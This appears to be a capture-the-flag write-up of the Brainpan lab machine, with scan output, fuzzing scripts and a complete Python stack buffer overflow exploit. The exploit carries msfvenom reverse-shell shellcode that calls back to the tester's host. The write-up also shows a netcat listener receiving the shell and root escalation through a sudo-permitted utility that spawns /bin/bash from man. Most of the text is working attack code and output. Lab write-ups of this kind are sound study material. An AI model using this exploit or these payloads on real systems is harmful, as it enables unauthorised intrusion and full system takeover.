
sudo nmap -Pn -sV --source-port 80 -T4 -vvv 10.10.196.151

```
PORT      STATE SERVICE REASON         VERSION
9999/tcp  open  abyss?  syn-ack ttl 61
10000/tcp open  http    syn-ack ttl 61 SimpleHTTPServer 0.6 (Python 2.7.3)
1 service unrecognized despite returning data. If you know the service/version, please submit the f
ollowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.80%I=7%D=8/28%Time=5F487CA8%P=x86_64-pc-linux-gnu%r(NU
SF:LL,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\n_\|_\|_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|\x20\x20\x20\x20_\|_\|_\|
SF:\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\x20_\|_\|_\|\x20\x20\x20\
SF:x20\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x
SF:20\x20_\|_\|\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x
SF:20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x
SF:20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|
SF:\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20_\|\x20\x
SF:20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x
SF:20_\|\x20\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|_\|_\|\x20\x
SF:20\x20\x20_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|_\|_\|\x20\x20_
SF:\|\x20\x20_\|\x20\x20\x20\x20_\|\x20\x20_\|_\|_\|\x20\x20\x20\x20\x20\x
SF:20_\|_\|_\|\x20\x20_\|\x20\x20\x20\x20_\|\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
```

http://brainpan.thm:10000/


http://brainpan.thm:9999/



ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://brainpan.thm:10000/FUZZ


```
      v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://brainpan.thm:10000/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

bin                     [Status: 301, Size: 0, Words: 1, Lines: 1]
```

http://brainpan.thm:10000/bin/



python -m SimpleHTTPServer 8081


```
┌─[headcrusher@parrot]─[~/Downloads]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
192.168.2.140 - - [28/Aug/2020 01:01:04] "GET / HTTP/1.1" 200 -
```



fuzzing.py

```
 GNU nano 5.1                                  fuzzing.py
#!/usr/bin/env python2
import socket

# patter_create -l 3000
pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8>
pattern += "\n"

try:
        print "Done.".format(pattern)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.2.140", 9999))
        s.send(pattern)
        s.close
except:
        print ("Error!")
```

Windows XP 32bits



locate pattern_offset


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134

```
┌─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $locate pattern_offset
/home/headcrusher/scripts/buffer/pattern_offset.rb
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
┌─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```


Valor de buffer **524**

bad_characters.py

```
  GNU nano 5.1                          bad_characters.py                          Modified
#!/usr/bin/env python2
import socket

# patter_create -l 3000
overflow = "A"*524
retorno = "BBBB"
badchars = "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x

buffer = overflow + retorno + badchars

try:
        print "Done.".format(buffer)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("192.168.2.140", 9999))
        s.send(buffer)
        s.close
except:
        print ("Error!")
```



badchars = \x00



!mona jmp -r esp -cpb "\x00"

f3121731

msfvenom -p windows/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread -f python -a x86 --platform windows -e x86/shikata_ga_nai

```
┌─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $msfvenom -p windows/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread -
f python -a x86 --platform windows -e x86/shikata_ga_nai
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1712 bytes
buf =  b""
buf += b"\xb8\xa9\x9f\x2c\xe8\xda\xc6\xd9\x74\x24\xf4\x5a\x31"
buf += b"\xc9\xb1\x52\x31\x42\x12\x03\x42\x12\x83\x6b\x9b\xce"
buf += b"\x1d\x97\x4c\x8c\xde\x67\x8d\xf1\x57\x82\xbc\x31\x03"
buf += b"\xc7\xef\x81\x47\x85\x03\x69\x05\x3d\x97\x1f\x82\x32"
buf += b"\x10\x95\xf4\x7d\xa1\x86\xc5\x1c\x21\xd5\x19\xfe\x18"
buf += b"\x16\x6c\xff\x5d\x4b\x9d\xad\x36\x07\x30\x41\x32\x5d"
buf += b"\x89\xea\x08\x73\x89\x0f\xd8\x72\xb8\x9e\x52\x2d\x1a"
buf += b"\x21\xb6\x45\x13\x39\xdb\x60\xed\xb2\x2f\x1e\xec\x12"
buf += b"\x7e\xdf\x43\x5b\x4e\x12\x9d\x9c\x69\xcd\xe8\xd4\x89"
buf += b"\x70\xeb\x23\xf3\xae\x7e\xb7\x53\x24\xd8\x13\x65\xe9"
buf += b"\xbf\xd0\x69\x46\xcb\xbe\x6d\x59\x18\xb5\x8a\xd2\x9f"
buf += b"\x19\x1b\xa0\xbb\xbd\x47\x72\xa5\xe4\x2d\xd5\xda\xf6"
buf += b"\x8d\x8a\x7e\x7d\x23\xde\xf2\xdc\x2c\x13\x3f\xde\xac"
buf += b"\x3b\x48\xad\x9e\xe4\xe2\x39\x93\x6d\x2d\xbe\xd4\x47"
```

exploit.py

```
 GNU nano 5.1                                exploit.py                                Modified
#!/usr/bin/env python2
import socket

#msfvenom -p windows/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread -f py>

buf =  b""
buf += b"\xb8\xa9\x9f\x2c\xe8\xda\xc6\xd9\x74\x24\xf4\x5a\x31"
buf += b"\xc9\xb1\x52\x31\x42\x12\x03\x42\x12\x83\x6b\x9b\xce"
buf += b"\x1d\x97\x4c\x8c\xde\x67\x8d\xf1\x57\x82\xbc\x31\x03"
buf += b"\xc7\xef\x81\x47\x85\x03\x69\x05\x3d\x97\x1f\x82\x32"
buf += b"\x10\x95\xf4\x7d\xa1\x86\xc5\x1c\x21\xd5\x19\xfe\x18"
buf += b"\x16\x6c\xff\x5d\x4b\x9d\xad\x36\x07\x30\x41\x32\x5d"
buf += b"\x89\xea\x08\x73\x89\x0f\xd8\x72\xb8\x9e\x52\x2d\x1a"
buf += b"\x21\xb6\x45\x13\x39\xdb\x60\xed\xb2\x2f\x1e\xec\x12"
buf += b"\x7e\xdf\x43\x5b\x4e\x12\x9d\x9c\x69\xcd\xe8\xd4\x89"
buf += b"\x70\xeb\x23\xf3\xae\x7e\xb7\x53\x24\xd8\x13\x65\xe9"
buf += b"\xbf\xd0\x69\x46\xcb\xbe\x6d\x59\x18\xb5\x8a\xd2\x9f"
buf += b"\x19\x1b\xa0\xbb\xbd\x47\x72\xa5\xe4\x2d\xd5\xda\xf6"
buf += b"\x8d\x8a\x7e\x7d\x23\xde\xf2\xdc\x2c\x13\x3f\xde\xac"
buf += b"\x3b\x48\xad\x9e\xe4\xe2\x39\x93\x6d\x2d\xbe\xd4\x47"
buf += b"\x89\x50\x2b\x68\xea\x79\xe8\x3c\xba\x11\xd9\x3c\x51"
buf += b"\xe1\xe6\xe8\xf6\xb1\x48\x43\xb7\x61\x29\x33\x5f\x6b"
```


```
overflow = "A"*524
retorno = "\xf3\x12\x17\x31"
NOP = "\x90"*16
postfix = "\n"

buffer = overflow + retorno + NOP + buf + postfix

try:
        print "Done.".format(buffer)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(("brainpan.thm", 9999))
        s.send(buffer)
        s.close
except:
        print ("Error!")
```


PoC:

sudo nc -nlvp 443

```
┌─[x]─[headcrusher@parrot]─[~/Downloads]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

```
┌─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $python exploit.py
Done.
```





Resolvi mudar o meu payload

msfvenom -p linux/x86/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread -f python -a x86 -e x86/shikata_ga_nai

```
┌─[x]─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $msfvenom -p linux/x86/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread
 -f python -a x86 -e x86/shikata_ga_nai
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xda\xde\xd9\x74\x24\xf4\x58\x2b\xc9\xbe\x9e\x4d\x1a"
buf += b"\x1d\xb1\x12\x83\xc0\x04\x31\x70\x13\x03\xee\x5e\xf8"
buf += b"\xe8\x3f\xba\x0b\xf1\x6c\x7f\xa7\x9c\x90\xf6\xa6\xd1"
buf += b"\xf2\xc5\xa9\x81\xa3\x65\x96\x68\xd3\xcf\x90\x8b\xbb"
buf += b"\xc5\x60\x67\xa4\xb2\x66\x77\xdb\xf9\xee\x96\x6b\x9b"
buf += b"\xa0\x09\xd8\xd7\x42\x23\x3f\xda\xc5\x61\xd7\x8b\xea"
buf += b"\xf6\x4f\x3c\xda\xd7\xed\xd5\xad\xcb\xa3\x76\x27\xea"
buf += b"\xf3\x72\xfa\x6d"
```

Exploit.py

```
Terminal  Terminal  Terminal  Terminal  Terminal
  GNU nano 5.1                          exploit.py
#!/usr/bin/env python2
import socket

#msfvenom -p windows/shell_reverse_tcp lhost=10.2.11.159 lport=443 -b "\x00" EXITFUNC=thread -f py

buf =  b""
buf += b"\xda\xde\xd9\x74\x24\xf4\x58\x2b\xc9\xbe\x9e\x4d\x1a"
buf += b"\x1d\xb1\x12\x83\xc0\x04\x31\x70\x13\x03\xee\x5e\xf8"
buf += b"\xe8\x3f\xba\x0b\xf1\x6c\x7f\xa7\x9c\x90\xf6\xa6\xd1"
buf += b"\xf2\xc5\xa9\x81\xa3\x65\x96\x68\xd3\xcf\x90\x8b\xbb"
buf += b"\xc5\x60\x67\xa4\xb2\x66\x77\xdb\xf9\xee\x96\x6b\x9b"
buf += b"\xa0\x09\xd8\xd7\x42\x23\x3f\xda\xc5\x61\xd7\x8b\xea"
buf += b"\xf6\x4f\x3c\xda\xd7\xed\xd5\xad\xcb\xa3\x76\x27\xea"
buf += b"\xf3\x72\xfa\x6d"

overflow = "A"*524
retorno = "\xf3\x12\x17\x31"
NOP = "\x90"*16
postfix = "\n"

buffer = overflow + retorno + NOP + buf + postfix
```

```
┌─[headcrusher@parrot]─[~/scripts/buffer/dostackbufferoverflowgood]
└──╼ $python exploit.py
Done.
```

```
┌─[x]─[headcrusher@parrot]─[~/Downloads]
└──╼ $sudo nc -nlvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.196.151.
Ncat: Connection from 10.10.196.151:40684.
python -c 'import pty;pty.spawn("/bin/bash")'
puck@brainpan:/home/puck$ ls
ls
checksrv.sh  web
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

sudo /home/anansi/bin/anansi_util

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$
```

sudo /home/anansi/bin/anansi_util manual echo

#!/bin/bash

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual echo
sudo /home/anansi/bin/anansi_util manual echo
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)#!/bin/bash
ECHO(1)                         User Commands                         ECHO(1)

NAME
       echo - display a line of text

SYNOPSIS
       echo [SHORT-OPTION]... [STRING]...
       echo LONG-OPTION

DESCRIPTION
```

```
!/bin/bashge echo(1) line 1 (press h for help or q to quit)
root@brainpan:/usr/share/man# id
id
uid=0(root) gid=0(root) groups=0(root)
root@brainpan:/usr/share/man#
```


root@brainpan:/usr/share/man# cd /root
cd /root
root@brainpan:~# ls
ls
b.txt
root@brainpan:~# cat b
cat b.txt
http://www.techorganic.com